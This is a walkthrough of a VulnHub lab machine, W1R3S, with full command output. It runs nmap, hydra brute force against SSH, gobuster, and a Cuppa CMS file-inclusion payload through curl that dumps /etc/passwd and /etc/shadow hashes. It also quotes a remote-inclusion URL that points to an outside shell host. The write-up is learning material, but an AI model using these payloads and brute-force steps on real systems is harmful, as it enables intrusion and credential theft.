

W1R3S

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For me the IP of the machine is : **192.168.122.72**

```
(pks☺Kali)-[~/VulnHub/W1R3S]
$ ping 192.168.122.72 -c 5
PING 192.168.122.72 (192.168.122.72) 56(84) bytes of data.
64 bytes from 192.168.122.72: icmp_seq=1 ttl=64 time=0.807 ms
64 bytes from 192.168.122.72: icmp_seq=2 ttl=64 time=0.481 ms
64 bytes from 192.168.122.72: icmp_seq=3 ttl=64 time=0.446 ms
64 bytes from 192.168.122.72: icmp_seq=4 ttl=64 time=0.630 ms
64 bytes from 192.168.122.72: icmp_seq=5 ttl=64 time=0.754 ms

--- 192.168.122.72 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4094ms
rtt min/avg/max/mdev = 0.446/0.623/0.807/0.143 ms
```

Its Online!!

Port Scanning :

Im gonna use nmap here

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.122.72 -o allPortScan.txt
```

```
(pks@Kali)-[~/VulnHub/W1R3S]
$ nmap -p- -n -Pn -T5 --min-rate=10000 192.168.122.72 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-04 09:41 EDT
Nmap scan report for 192.168.122.72
Host is up (0.00023s latency).
Not shown: 55528 filtered tcp ports (no-response), 10003 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
```

Open ports

```
PORT STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
3306/tcp open  mysql
```

Lets try a Deeper Scan :

Deeper Scan :

```
nmap -sC -sV -A -T5 -p 21,22,80,3306 192.168.122.72 -o deeperScan.txt
```

```
(pks☺Kali)-[~/VulnHub/W1R3S]
$ nmap -sC -sV -A -T5 -p 21,22,80,3306 192.168.122.72 -o deeperScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-04 10:25 EDT
Nmap scan report for localhost (192.168.122.72)
Host is up (0.00073s latency).
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x  2 ftp      ftp      4096 Jan 23  2018 content
| drwxr-xr-x  2 ftp      ftp      4096 Jan 23  2018 docs
|_drwxr-xr-x  2 ftp      ftp      4096 Jan 28  2018 new-employees
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.122.64
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
```

```
| vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 07:e3:5a:5c:c8:18:65:b0:5f:6e:f7:75:c7:7e:11:e0 (RSA)
|   256 03:ab:9a:ed:0c:9b:32:26:44:13:ad:b0:b0:96:c3:1e (ECDSA)
|_  256 3d:6d:d2:4b:46:e8:c9:a3:49:e0:93:56:22:2e:e3:54 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
3306/tcp  open  mysql    MySQL (unauthorized)
Service Info: Host: W1R3S.inc; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 16.29 seconds

Service and version enumeration

```
PORT STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 2 ftp ftp 4096 Jan 23 2018 content
| drwxr-xr-x 2 ftp ftp 4096 Jan 23 2018 docs
| drwxr-xr-x 2 ftp ftp 4096 Jan 28 2018 new-employees
| ftp-syst:
```

```
| STAT:
| FTP server status:
| Connected to ::ffff:192.168.122.64
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPD 3.0.3 - secure, fast, stable
|End of status
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 07:e3:5a:5c:c8:18:65:b0:5f:6e:f7:75:c7:7e:11:e0 (RSA)
| 256 03:ab:9a:ed:0c:9b:32:26:44:13:ad:b0:b0:96:c3:1e (ECDSA)
| 256 3d:6d:d2:4b:46:e8:c9:a3:49:e0:93:56:22:2e:e3:54 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
3306/tcp open mysql MySQL (unauthorized)
Service Info: Host: W1R3S.inc; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

Looks like we do have ftp on 21 and we can login using anonymous

Enumerating FTP :

We can login using these creds

Ftp creds

Username : anonymous

Passowrd :

```
(pks☺Kali)-[~/VulnHub/W1R3S]
$ ftp 192.168.122.72
Connected to 192.168.122.72.
220 Welcome to W1R3S.inc FTP service.
Name (192.168.122.72:pks): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (||||47148|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 content
drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 docs
drwxr-xr-x    2 ftp      ftp          4096 Jan 28  2018 new-employees
226 Directory send OK.
ftp> █
```

Lets see this content file

```
ftp> cd content
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (||||43095|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           29 Jan 23  2018 01.txt
-rw-r--r--    1 ftp      ftp          165 Jan 23  2018 02.txt
-rw-r--r--    1 ftp      ftp          582 Jan 23  2018 03.txt
226 Directory send OK.
ftp> █
```

Lets get all of these txt files

```
ftp> get 01.txt
local: 01.txt remote: 01.txt
229 Entering Extended Passive Mode (|||47425|)
150 Opening BINARY mode data connection for 01.txt (29 bytes).
100% |*****| 29 1.10 MiB/s 00:00 ETA
226 Transfer complete.
29 bytes received in 00:00 (60.77 KiB/s)
ftp> get 02.txt
local: 02.txt remote: 02.txt
229 Entering Extended Passive Mode (|||42967|)
150 Opening BINARY mode data connection for 02.txt (165 bytes).
100% |*****| 165 2.49 MiB/s 00:00 ETA
226 Transfer complete.
165 bytes received in 00:00 (367.88 KiB/s)
ftp> get 03.txt
local: 03.txt remote: 03.txt
229 Entering Extended Passive Mode (|||48845|)
150 Opening BINARY mode data connection for 03.txt (582 bytes).
100% |*****| 582 10.09 MiB/s 00:00 ETA
226 Transfer complete.
582 bytes received in 00:00 (1.21 MiB/s)
ftp> █
```

```
(pks☺Kali) - [~/VulnHub/W1R3S]
$ cat 01.txt
New FTP Server For W1R3S.inc
```

in cat 02.txt


```

ftp> cd docs
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||47706|)
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 138 Jan 23 2018 worktodo.txt
226 Directory send OK.
ftp> get worktodo.txt
local: worktodo.txt remote: worktodo.txt
229 Entering Extended Passive Mode (|||46093|)
150 Opening BINARY mode data connection for worktodo.txt (138 bytes).
100% |*****| 138 1.32 MiB/s 00:00 ETA
226 Transfer complete.
138 bytes received in 00:00 (199.94 KiB/s)
ftp>

```

Lets see this file

```

(pks☺Kali)-[~/VulnHub/W1R3S]
$ cat worktodo.txt
        i don't think this is the way to root;

...punoed buiyl'd dots 'op ot xrom fo toj a eayw em

```

So the lines say :

- i dont think this is the way to root!
- we have a lot of work to do, stop playing around

The last ftp directory

```

ftp> cd new-employees
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||44012|)
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 155 Jan 28 2018 employee-names.txt
226 Directory send OK.
ftp> get employee-names.txt
local: employee-names.txt remote: employee-names.txt
229 Entering Extended Passive Mode (|||48460|)
150 Opening BINARY mode data connection for employee-names.txt (155 bytes).
100% |*****| 155 1.28 MiB/s 00:00 ETA
226 Transfer complete.
155 bytes received in 00:00 (232.87 KiB/s)
ftp>

```

Some emplyess name :


```
(pks☺Kali) - [~/VulnHub/W1R3S]  
$ cat employee-names.txt  
The W1R3S.inc employee list  
  
Naomi.W - Manager  
Hector.A - IT Dept  
Joseph.G - Web Design  
Albert.O - Web Design  
Gina.L - Inventory  
Rico.D - Human Resources
```

⚠ Warning

There are two way of going forward now
we can go to the directory fuzzing or
we can try brute forcing the password
of the machine

I solved this originally using the hydra and guessing the password

1st Method :

Brute Forcing :

```
hydra -l w1r3s -P /usr/share/wordlists/rockyou.txt ssh://192.168.122.72
```

```
(pks@Kali)-[~/VulnHub/W1R3S]
$ hydra -l w1r3s -P /usr/share/wordlists/rockyou.txt ssh://192.168.122.72
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-04 10:43:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.122.72:22/
[22][ssh] host: 192.168.122.72 login: w1r3s password: computer
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-04 10:44:19
```

Ssh creds

Username : w1r3s

Password : computer

Lets try ssh into that machine as w1r3s

```
(pks@Kali)-[~/VulnHub/W1R3S]
$ ssh w1r3s@192.168.122.72
-----
Think this is the way?
-----
Well,.....possibly.
-----
w1r3s@192.168.122.72's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

108 packages can be updated.
6 updates are security updates.

.....You made it huh?....
Last login: Sun Aug  4 06:27:14 2024 from 192.168.122.64
w1r3s@W1R3S:~$ id
uid=1000(w1r3s) gid=1000(w1r3s) groups=1000(w1r3s),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
w1r3s@W1R3S:~$
```

Lets see the permission for this user

```
w1r3s@W1R3S:~$ sudo -l
[sudo] password for w1r3s:
Matching Defaults entries for w1r3s on W1R3S:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User w1r3s may run the following commands on W1R3S:
    (ALL : ALL) ALL
```

We just can get root :)

This might not be the intended way, The way i think the creator wants us to solve this is by the below method

2nd Method :

Directory Fuzzing :

```
gobuster dir -u http://192.168.122.72 -w  
/usr/share/wordlists/dirb/common.txt -o directories.txt
```

```
L$ gobuster dir -u http://192.168.122.72 -w /usr/share/wordlists/dirb/common.txt -o directories.txt  
=====
```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

[+] Url: http://192.168.122.72
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

```
=====
```

Starting gobuster in directory enumeration mode

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```

/.htaccess	(Status: 403)	[Size: 298]	
/.hta	(Status: 403)	[Size: 293]	
/.htpasswd	(Status: 403)	[Size: 298]	
/administrator	(Status: 301)	[Size: 324]	[--> http://192.168.122.72/administrator/]
/index.html	(Status: 200)	[Size: 11321]	
/javascript	(Status: 301)	[Size: 321]	[--> http://192.168.122.72/javascript/]
/server-status	(Status: 403)	[Size: 302]	
/wordpress	(Status: 301)	[Size: 320]	[--> http://192.168.122.72/wordpress/]


Progress: 4614 / 4615 (99.98%)

Directories


```
/administrator (Status: 301) [Size: 324] [-->  
http://192.168.122.72/administrator/]  
/index.html (Status: 200) [Size: 11321]  
/javascript (Status: 301) [Size: 321] [-->  
http://192.168.122.72/javascript/]
```

```
/wordpress (Status: 301) [Size: 320] [-->
http://192.168.122.72/wordpress/]
```

Web Application :



Its just a default page lets see the /administrator



It is using Cuppa CMS lets see it in SearchSploit

```
(pks@Kali)-[~/VulnHub/W1R3S]  
$ searchsploit Cuppa CMS
```

Exploit Title	Path
Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion	php/webapps/25971.txt

Shellcodes: No Results

Lets see this file

```
#####  
EXPLOIT  
#####  
  
http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.txt?  
http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../etc/passwd
```

We need this bottom one lets do it with curl

```
curl -s --data-urlencode urlConfig=../../../../../../../../etc/passwd  
http://192.168.122.72/administrator/alerts/alertConfigField.php
```

we can see the files now :

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false  
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false  
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
```

Lets see the /etc/shadow

Gaining Access :

```
curl -s --data-urlencode urlConfig=../../../../../../../../etc/shadow  
http://192.168.122.72/administrator/alerts/alertConfigField.php
```

```
root:$6$YcecPCy$JNbK.hr7HU72ifLxmjpIP9kTcx./ak2MM3lBs.0uiu0mENav72TfQIs8h1jPm2rwRFqd87HDC0pi7gn9t7VgZ0:17554:  
0:99999:7:::  
daemon*:17379:0:99999:7:::  
bin*:17379:0:99999:7:::  
sys*:17379:0:99999:7:::  
sync*:17379:0:99999:7:::  
games*:17379:0:99999:7:::  
man*:17379:0:99999:7:::  
lp*:17379:0:99999:7:::  
mail*:17379:0:99999:7:::  
news*:17379:0:99999:7:::  
uucp*:17379:0:99999:7:::  
proxy*:17379:0:99999:7:::  
www-data:$6$8JMxE7l0$yQ16jM..ZsFxpoGue8/0LBUnTas23za0qg2Da47vmykGTANfutzM8MuFidtb0..Zk.TUKDoDAVRCoXiZAH.Ud1:17560:0:99  
999:7:::  
backup*:17379:0:99999:7:::  
list*:17379:0:99999:7:::  
irc*:17379:0:99999:7:::  
whoopsie*:17379:0:99999:7:::  
avahi-autoipd*:17379:0:99999:7:::  
avahi*:17379:0:99999:7:::  
dnsmasq*:17379:0:99999:7:::  
colord*:17379:0:99999:7:::  
speech-dispatcher!:17379:0:99999:7:::  
hplip*:17379:0:99999:7:::  
kernoops*:17379:0:99999:7:::  
pulse*:17379:0:99999:7:::  
rtkit*:17379:0:99999:7:::  
saned*:17379:0:99999:7:::  
usbmux*:17379:0:99999:7:::  
w1r3s:$6$xe/eyoTx$gttdIYrxrstopJP97hWqttvc5cGzDNyMb0vSuppux4f2CcBv3Fw0t2P16FLjZdNqjwRuP3eUjkqb/io7x9q1iP.:17567:0:99999  
:7:::  
sshd*:17554:0:99999:7:::  
ftp*:17554:0:99999:7:::  
mysql!:17554:0:99999:7:::  
</div>  
</div>
```

Usernames and passwords

```
root:$6$YcecPCy$JNbK.hr7HU72ifLxmjpIP9kTcx./ak2MM3lBs.0uiu0mENav72TfQIs8h1j  
Pm2rwRFqd87HDC0pi7gn9t7VgZ0:17554:0:99999:7:::  
www-  
data:$6$8JMxE7l0$yQ16jM..ZsFxpoGue8/0LBUnTas23za0qg2Da47vmykGTANfutzM8MuFidtb0..Zk.TUKDoDAVRCoXiZAH.Ud1:17560:0:99999:7:::  
w1r3s:$6$xe/eyoTx$gttdIYrxrstopJP97hWqttvc5cGzDNyMb0vSuppux4f2CcBv3Fw0t2P16FLjZdNqjwRuP3eUjkqb/io7x9q1iP.:17567:0:99999:7:::
```

wasnt able to crack root, www-data password lets only break w1r3s password only


```
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$ ssh w1r3s@192.168.122.72
-----
Think this is the way?
-----
Well,.....possibly.
-----
w1r3s@192.168.122.72's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

108 packages can be updated.
6 updates are security updates.

.....You made it huh?.....
Last login: Sun Aug  4 07:45:42 2024 from 192.168.122.64
w1r3s@W1R3S:~$
```

Got in

```
w1r3s@W1R3S:~$ sudo -l
[sudo] password for w1r3s:
Sorry, try again.
[sudo] password for w1r3s:
Matching Defaults entries for w1r3s on W1R3S:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User w1r3s may run the following commands on W1R3S:
    (ALL : ALL) ALL
w1r3s@W1R3S:~$
```

Looks like we can just get root :

```
w1r3s@W1R3S:~$ sudo su
root@W1R3S:/home/w1r3s# cd /root
root@W1R3S:~# id
uid=0(root) gid=0(root) groups=0(root)
root@W1R3S:~#
```

here is the flag :

[illegible]